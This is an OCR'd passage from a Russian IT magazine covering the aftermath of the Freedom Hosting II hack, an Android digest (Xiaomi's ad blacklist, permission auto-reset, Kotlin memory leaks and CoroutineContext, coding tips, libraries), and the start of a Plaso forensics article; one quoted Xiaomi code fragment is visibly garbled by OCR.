
Хакеры подробно описали, как взломали Freedom Hosting II

Тогда в результате атаки были скомпрометированы 10 613 .onion-сайтов. В дампах взломанных сайтов, которые опубликовали хактивисты, вполне предсказуемо были обнаружены фродерские сайты, ресурсы, торгующие различными ворованными данными, управляющие серверы ботнетов, странные фетиш-порталы и так далее. Сайты с детским порно занимали на серверах хостинга порядка 30 Гб (почти 50% всех ресурсов).

Тогда взломщики утверждали, что не стали сливать данные пользователей Freedom Hosting II, но сообщили, что готовы предоставить полную информацию ИБ-исследователям, которые передадут ее в руки правоохранительных органов. При этом исследователи все же обнаружили среди слитых файлов множество юзернеймов, почтовых адресов и парольных хешей.

После этого известная исследовательница Сара Джейми Льюис (Sarah Jamie Lewis) писала, что атака на Freedom Hosting II затронула порядка 15–20% сайтов даркнета и будет иметь серьезные последствия. Как оказалось, Льюис даже преуменьшила нанесенный «изнанке интернета» урон. Вскоре проект OnionScan, который занимается регулярным сканированием и изучением Onion-пространства, опубликовал отчет, согласно которому из 30 000 Tor-сервисов, известных проекту ранее, активны были лишь около 4400. То есть общее количество сайтов в даркнете в итоге сократилось примерно на 85%.

Увы, следом за Freedom Hosting II появились и другие, в том числе Freedom Hosting III и Freedom Hosting Reloaded, причем последний работает до сих пор.



Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru

ANDROID

ЦЕНЗУРА XIAOMI И СБРОС РАЗРЕШЕНИЙ ДЛЯ ВСЕХ

Сегодня в выпуске: странная история с цензурой в смартфонах Xiaomi, сброс разрешений во всех версиях Android, быстрые советы, как писать хороший чистый ход, простые правила освобождения объектов и подробное объяснение одной из фундаментальных концепций корутин Kotlin: CoroutineContext.

ПОЧИТАТЬ

Xiaomi и цензура

Xiaomi's secret blacklist of phrases sounds scary, but it may not be what it seems — статья с расследованием ситуации с цензурой в телефонах Xiaomi.

Напомним, что в сентябре минобороны Литвы опубликовало исследование, согласно которому смартфоны китайских компаний Xiaomi и Huawei не просто собирают информацию о пользователе, но и выполняют цензуру: исследование показало, что смартфоны Xiaomi, продаваемые на территории ЕС, включают в себя деактивированную, но тем не менее рабочую систему блокировки определенных слов и словосочетаний.

Но есть в этом исследовании странные детали. Его авторы говорят, что запретные слова содержатся в файле с именем `MiAdBlacklistConfig`, а также показывают код, который якобы выполняет фильтрацию, и он содержит имена объектов вроде `iNativeAd`. Более того, если извлечь этот файл с устройства, то окажется, что он содержит не так уж много политически окрашенных словосочетаний, но при этом содержит, например, слова adult, xxx, porn и почти все известные марки телефонов, включая Xiaomi.

Можно, конечно, подумать, что китайцы очень умело маскируют свои действия, но гораздо больше это похоже на список слов для блокировки неугодной рекламы. Об этом говорят как сам список слов и фраз, так и имя файла и объектов, содержащих слово Ad. А нужно это просто для того, чтобы встроенные в смартфоны Xiaomi приложения не показывали adult и прочую нерелевантную рекламу (для тех, кто не использует китайские телефоны — да, Xiaomi вполне официально показывает рекламу на своих телефонах).

Так что вся эта история про цензуру — скорее всего, тыква, но да, другая часть расследования, посвященная сбору информации о телефонах и пользователях, вполне правдива.




Table 16. A fragment of content filtering code used in a Xiaomi device

```
public boolean mo76794a(INativeAd iNativeAd, C8380a Avar) {
 if (iNativeAd == null) {
 return true;
 }
 Long currentTimeMillis = System.currentTimeMillis;
 for (String str: new HashSet(this.f11160b))
 {if (iNativeAd.getAdTitle!= null &AMP;&m12161a (iNativeAd.getAdTitle, str)
) {MLog.m6439d(MiAdBlacklistConfig, Ads: " + iNativeAd.getAdTitle + "is blocked by title word: " + Art);
 IF (Avar!= null) {
aVar. f11165a= Art;
 }
 this.f11161c = Art;
 return true;
 } other if (iNativeAd.getAdBody!= null &AMP; &m12161a (iNativeAd.getAdBody, str))
 {MLog.m6439d(MiAdBlacklistConfig),Ads: [" + iNativeAd.getAdBody + "] is blocked by desc word: " +
Art);
 IF (Avar!= null) {
aVar. f11165a= Art;
 }
 this.f11161c = Art;
 return true;
 }
 MLog.m6443i
 (MiAdBlacklistConfig, isAdsBlocked —> totalTime=" + (System.currentTimeMillis – currentTimeMillis)+
"&threadId=" + Thread.currentThread.getId);
 return false;
}
```

Фрагмент кода, якобы выполняющего цензуру

РАЗРАБОТЧИКУ

Автоматический сброс разрешений

Making permissions auto-reset available to billions more devices — статья разработчиков Android о системе сброса разрешений.

Напомним, что сброс разрешений — это одна из функций Android 11. Если приложение долго не используется, система отзывает все выданные ему разрешения. Теперь, за счет встраивания функции в Google Play Services, эта система будет распространена на все устройства, начиная с Android 11.

Система начнет работать в декабре-январе 2021 года. Все разработчики, которые не хотят, чтобы работа системы распространялась на их приложения, могут использовать специальный API, чтобы попросить пользователей отключить сброс разрешений:

```
// Проверяем, поддерживает ли устройство сброс разрешений
// Результат будет возвращен в колбеке onResult
val future = PackageManagerCompat.getUnusedAppRestrictionsStatus(
context)
future.addListener(
    { onResult(future.get()) },
    ContextCompat.getMainExecutor(context)
)

fun onResult(appRestrictionsStatus: Int) {
    when (appRestrictionsStatus) {
        ERROR -> { }
        FEATURE_NOT_AVAILABLE -> { }
        DISABLED -> { }
        API_30_BACKPORT, API_30, API_31 ->
            handleRestrictions(appRestrictionsStatus)
    }
}

// Этот код будет выполнен только в Android 11
// и устройствах, поддерживающий автосброс разрешений
fun handleRestrictions(appRestrictionsStatus: Int) {
  Intent intent = IntentCompat.
createManageUnusedAppRestrictionsIntent(context, packageName)
  startActivityForResult(intent, REQUEST_CODE)
}
```

Правила освобождения объектов

Effective Kotlin Item 50: Eliminate obsolete object references — статья о необходимости освобождения объектов в определенных ситуациях.

Одна из важнейших особенностей Java и Kotlin — автоматическое управление памятью, когда сборщик мусора сам удаляет неиспользуемые объекты из оперативной памяти. Сборщик мусора существенно упрощает жизнь разработчикам, но он не всегда работает.

Канонический пример, когда сборщик мусора не справляется, — это активности Android. Рассмотрим следующий пример:

```
class MainActivity : Activity() {
    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)
        //...

        logError = {
            Log.e(
                this::class.simpleName,
                it.message
            )
        }
    }

    //...

    companion object {
        var logError: ((Throwable) -> Unit)? = null
    }
}
```

Разработчик решил упростить себе жизнь и вынес функцию `logError` в `companion object`, чтобы всегда иметь к ней доступ. Проблема здесь только в том, что `logError` внутри себя ссылается на на `MainActivity`. В итоге, если `MainActivity` будет завершена, она продолжит занимать память — сборщик мусора не сможет ее освободить по причине существования ссылки на активность в объекте-компаньоне.

Решить эту проблему можно, заменив жесткую ссылку на `WeakReference` (хотя по-хорошему проблема решается с помощью системы внедрения зависимостей).

Еще один пример — реализация стека:

```
class Stack {
    private var elements: Array<Any?> =
        arrayOfNulls(DEFAULT_INITIAL_CAPACITY)
    private var size = 0

    fun push(e: Any) {
        ensureCapacity()
        elements[size++] = e
    }

    fun pop(): Any? {
        if (size == 0) {
            throw EmptyStackException()
        }
        return elements[--size]
    }

    private fun ensureCapacity() {
        if (elements.size == size) {
            elements = elements.copyOf(2 * size + 1)
        }
    }

    companion object {
        private const val DEFAULT_INITIAL_CAPACITY = 16
    }
}
```

Она абсолютно корректна, за исключением одного момента: функция `pop()` не удаляет элемент из массива. Это значит, что если создать стек из 1000 элементов, а затем удалить 999 из них, стек все равно будет занимать память, необходимую для хранения 1000 элементов. Исправляется код вот так:

```
fun pop(): Any? {
    if (size == 0)
        throw EmptyStackException()
    val elem = elements[--size]
    elements[size] = null
    return elem
}
```

Как обнаружить такие проблемы? Стоит научиться пользоваться анализатором хипа (такой есть в стандартной поставке Android Studio). Также поможет инструмент LeakCanary. Он автоматически оповестит обо всех утечках активностей.

Что такое CoroutineContext

What is CoroutineContext and how does it work? — статья, объясняющая, что такое CoroutineContext в Kotlin и что с этим делать.

Если взглянуть на определение любого билдера корутин (`launch`, `async`, `runBlocking` и т. д.) в коде, то можно увидеть, что их первый аргумент — это CoroutineContext:

```
public fun CoroutineScope.launch(
    context: CoroutineContext = EmptyCoroutineContext,
    start: CoroutineStart = CoroutineStart.DEFAULT,
    block: suspend CoroutineScope.() -> Unit
): Job {
    ...
}
```

Также мы видим, что `launch` — это функция-расширение `CoroutineScope`. И ее последний аргумент (собственно, сам блок кода) тоже выполняется в области видимости `CoroutineScope`.

А теперь взглянем на определение самого `CoroutineScope`:

```
public interface CoroutineScope {
    public val coroutineContext: CoroutineContext
}
```

По сути, это просто враппер для `CoroutineContext`.

Даже `Continuation`, олицетворяющий собой корутины, тоже содержит в себе `CoroutineContext`:

```
public interface Continuation<in T> {
    public val context: CoroutineContext
    public fun resumeWith(result: Result<T>)
}
```

Другими словами, `CoroutineContext` — это самый важный элемент корутины. Но что это такое?

На самом деле `CoroutineContext` — это интерфейс для коллекции элементов `Element`, где `Element` — это `Job`, `CoroutineName`, `CouroutineDispatcher`, `SupervisorJob`, `CoroutineExceptionHandler` или сам `CoroutineContext`.

Элементы этой коллекции имеют уникальный ключ. А для извлечения элементов можно использовать `get` или квадратные скобки:

```
val ctx: CoroutineContext = CoroutineName("A name")
val coroutineName: CoroutineName? = ctx[CoroutineName]
```

Как видно, в качестве ключа можно использовать просто имя класса. В Kotlin имя класса — это ссылка на объект-компаньон этого класса, а в случае с `CoroutineContext` объект-компаньон как раз и содержит ключ:

```
data class CoroutineName(
    val name: String
) : AbstractCoroutineContextElement(CoroutineName) {

    override fun toString(): String = "CoroutineName($name)"

    companion object Key : CoroutineContext.Key<CoroutineName>
}
```

Также `CoroutineContext` можно складывать, при этом элементы с совпадающими ключами будут заменены на новые:

```
fun main() {
    val ctx1: CoroutineContext = CoroutineName("Name1")
    println(ctx1[CoroutineName]?.name) // Name1
    println(ctx1[Job]?.isActive) // null

    val ctx2: CoroutineContext = Job()
    println(ctx2[CoroutineName]?.name) // null
    println(ctx2[Job]?.isActive) // true

    val ctx3 = ctx1 + ctx2
    println(ctx3[CoroutineName]?.name) // Name1
    println(ctx3[Job]?.isActive) // true
}
```

В целом `CoroutineContext` — это способ передачи данных между корутинами. Такая передача, например, осуществляется при запуске дочерней корутины:

```
fun CoroutineScope.log(msg: String) {
    val name = coroutineContext[CoroutineName]?.name
    println("[$name] $msg")
}

fun main() = runBlocking(CoroutineName("main")) {
    log("Started") // [main] Started
    val v1 = async {
        delay(500)
        log("Running async") // [main] Running async
        42
    }
    launch {
        delay(1000)
        log("Running launch") // [main] Running launch
    }
    log("The answer is ${v1.await()}")
    // [main] The answer is 42
}
```

Это код показывает, как заданное нами имя корутины (main) в итоге передается всем ее потомкам. Но если мы захотим, мы можем изменить это имя:

```
fun main() = runBlocking(CoroutineName("main")) {
    log("Started") // [main] Started
    val v1 = async(CoroutineName("c1")) {
        delay(500)
        log("Running async") // [c1] Running async
        42
    }
    launch(CoroutineName("c2")) {
        delay(1000)
        log("Running launch") // [c2] Running launch
    }
    log("The answer is ${v1.await()}")
    // [main] The answer is 42
}
```

По сути, правило здесь простое: контекст корутины = контекст родителя + контекст потомка.

Зачем все это нужно знать? Например, для того, чтобы понимать, что делает всем известная функция `withContext`. Обычно ее используют для запуска кода в другом потоке, например:

```
withContext(Dispatchers.Default) {
    // здесь тяжелый код
}
```

Эта функция просто прибавляет к существующему `CoroutineContext` диспатчер Default, таким образом заменяя прошлый диспатчер. Далее она запускает новую корутину уже в этом контексте, и корутина начинает работу в другом потоке.

Теперь ты должен понимать, что вместо диспатчера в аргументе этой функции можно передать любой другой `Element`, например тот же `CoroutineName`. То есть с ее помощью можно не только перенаправлять корутины в новые потоки, но и менять любые их характеристики.

Быстрые советы, как писать лучший код

Kotlin best practises — сборник быстрых советов, как писать понятный и надежный код на Kotlin. Можно использовать как памятку для работы в команде.

- Всегда используй переменные, которые не могут принимать значение `null`.
- Используй `var` только в крайнем случае.
- Используй немодифицируемые коллекции где только возможно.
- Используй `lateinit` вместо nullable-переменных.
- Если приходиться иметь дело с nullable-переменными, используй оператор Элвис для работы с ними (`?:`).
- Если блок кода содержит больше одного `if` — используй вместо него `when`.
- Собирай в одном файле только тесно связанные друг с другом классы.
- Попытайся использовать только один конструктор.
- Вместо вторичных конструкторов используй аргументы с дефолтным значением.
- Используй аргументы с дефолтным значением вместо билдеров.
- Всегда используй именованные аргументы при передаче не всех аргументов.
- Используй блок `require` для проверки значений аргументов.
- Используй блок `check` для валидации состояния.
- Не используй геттеры и сеттеры, в Kotlin есть встроенные средства для контроля доступа.
- Всегда используй data-классы при необходимости создать класс без методов.
- Старайся использовать scoped-функции, где это допустимо: `let`, `run`, `with`, `apply`, `also`.
- Используй объекты-компаньоны (`companion object`) для размещения статических функций и фабрик.
- Избегай использования `null` в качестве возвращаемого значения.
- Если необходимо сообщить об ошибке — используй исключения.
- Если необходимо вернуть пустое значение — возвращай пустой объект, например пустую строку или пустой список.
- Возвращай только немодифицируемые коллекции.
- Рассмотри возможность использовать sealed-класс в качестве возвращаемого типа.
- Вместо `Pair` и `Triple` для возврата нескольких значений лучше использовать data-класс.
- При обработке очень больших коллекций в функциональном стиле преобразуй их в `sequence`.
- Избегай использования `it` в качестве параметра лямбды.
- Вместо utility-классов (`StringUtils.java`) используй функции, объявленные вне классов.
- Используй блок `use` для автоматического закрытия closable-объектов (таких как `InputStream`).
- Используй функции-расширения, чтобы добавить функциональность в «чужие» или системные классы.
- При работе с Java-кодом всегда предполагай, что возвращает nullable-тип, и сразу проверяй его на `null`.

БИБЛИОТЕКИ

- Essenty — набор функций-расширений для кроссплатформенной разработки на Kotlin;
- Compose-animations — библиотека анимации для Jetpack Compose;
- Quantitizer — элемент интерфейса для выбора количества чего-либо;
- SegmentedArcView — очередной круговой прогрессбар;
- Doodle — UI-фреймворк для веб;
- Reflekt — библиотека рефлексии времени компиляции;
- Logcat — простая библиотека логирования;
- Workflow-kotlin — библиотека unidirectional dataflow;
- Store — библиотека для загрузки данных из сети и кеширования в памяти и на диске.

ТАЙМЛАЙН ВСЕГО

ИСПОЛЬЗУЕМ PLASO ДЛЯ СБОРА СИСТЕМНЫХ СОБЫТИЙ

sUzU
laren@tut.by

Давненько у нас не было новостей с фронтов форензики! А ведь инструменты анализа устаревают, тогда как хакеры придумывают всё новые и новые методы заметать следы, оставляя доблестных бойцов с шевронами DFIR на рукавах задумчиво чесать репу. Давай пока отложим устаревший, но от того не менее острый Scalpel и оглянемся по сторонам.

СОЗДАНИЕ СОБЫТИЙ

Начнем с подготовки набора данных, который мы будем использовать в исследованиях.

INFO

Все описанные эксперименты я провожу на VMware Workstation 14 Pro. Соответственно, зависимые от гипервизора команды в статье приведены для нее.

